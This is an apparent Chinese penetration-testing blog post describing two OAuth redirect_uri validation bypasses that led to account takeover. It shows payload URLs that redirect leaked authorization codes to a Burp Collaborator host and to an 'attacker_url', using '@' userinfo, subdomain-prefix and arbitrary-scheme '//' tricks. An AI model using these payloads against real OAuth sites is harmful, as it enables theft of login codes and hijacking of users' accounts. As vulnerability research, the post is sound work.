oauth重定向之账号劫持（account takeover）

mYownlogic / 2019-09-05 09:00:00 / 浏览数 3682 渗透测试 渗透测试 顶(0) 踩(0)

最近在做项目的时候，连续遇到两个项目都存在outh验证功能，且最终都因重定向会导致账号凭证泄漏，从而导致账户劫持。遂打算写下自己在先知的第一篇文章，希望和大

关于账户劫持的知识，大家可以从先知的其他帖子获取姿势呦。
为了安全起见，url已经二次编辑过。

项目1

此项目是在主站登陆时会使用微信扫码登陆，属于微信端outh。
功能逻辑：点击登陆 - 跳转到扫码页面 - 扫码 - 请求open.wx outh验证 - 返回并且跳转。
payload url模拟


```
https://project1/passport/login?redirect_uri=https%3A%2F%2Fproject1:aa@p7x40l87381fczt3bw3zy7m5owuyin.burpcollaborator.net&cli
```

在正常情况下，如果修改project1为其他值，则会导致验证失败，并不会直接跳转，这也是outh验证的基本逻辑。

经过简单的测试发现，url验证只是基于前缀白名单校验，也就是说，我们有两种方式bypass

```
project1:aa@redirect_url
project1.attacker.com
```

这样，只要访问payload url，然后通过验证之后，会跳转到@后指定的url，这里为burp client。然后查看burp client的请求包，即可发现，code泄漏，最终可导致账户劫持



项目2

就在项目1之后，对于挖open redirect感觉自己已经完全ojbk了，所以在遇到项目2有outh功能的时候，可以说是“不屑一顾”。噩梦就这样来了。

正常功能url

```
https://project2/uc/Login.html?THREETYPE=2&BACKURL=https%3a%2f%2fproject2%2f
```

当看到backurl参数的时候，我就想，还不是随随便便绕过吗。
于是，开启了项目1中利用到的姿势，project2:aa@aim_url, project2.attacker.com。
都不行。有点不服。

初步查看请求包后发现，其实存在两步验证，访问正常url的时候，就会向服务端发出另一个请求，用于判断url是否合法，不合法就会返回url未校验。
请求包中的参数长这个样子：

```
{"url":"project2"} //■■■■■■■■■■■■■host■
```

进一步测试发现，如果在project之后加了 / 之外的任意内容，都会被判断为非法url。像这样：

```
project2?a=1
project2:aa@url
project2@url
```

从后缀加了/之后会永远跳转到该域下，所以从后缀绕过的方法已经不可用。只能从前缀考虑。


这个时候我就想，系统到底是如何把url提取成类似host的形式的。https://project2/ 会变成project2。

转换成正则的形式就是说，从左到右寻找第一次出现两个/（//）的地方，然后截断，再寻找第一次出现一个/的地方，截断。这样就能提取出第二步验证时候的url。


幸运的是，发现除了waf之外，并未做协议检测，也就是说 a://project2/会被认为是合法的。javascript由于有waf的存在直接被拦截。而且直接输入//project/也会成功验证。

如果对浏览器url格式特别熟悉的人此时应该已经构造除了payload。但是由于自己当时并没有一个清晰的思路去思考这个问题，只是一连串的fuzz去测试，导致本来可以轻易

任意协议+只验证//，就会导致//前的内容其实可以任意构造，而浏览器会认为//和/没啥区别，访问xz.aliyun.com/t/ 和xz.aliyun.com//t/ 是会到一个地方的。
这样的话顺着思路构造的payload为
`https://project2/uc/Login.html?THREETYPE=2&BACKURL=a:b@attacker_url%2f%2fproject2%2f`



根据code重新生成login_token。



发现通过验证之后成功跳转到attacker_url下。

总结

基础知识+一个清晰的思路对于挖掘漏洞来说特别重要。基础知识决定自己思路的广度，而清晰的思路对于解决问题有着催化作用。

上一篇：CobaltStrike插件开发官... 下一篇：以购物流程挖掘商城漏洞

1. 0 条回复
   - 动动手指，沙发就是你的了！

目录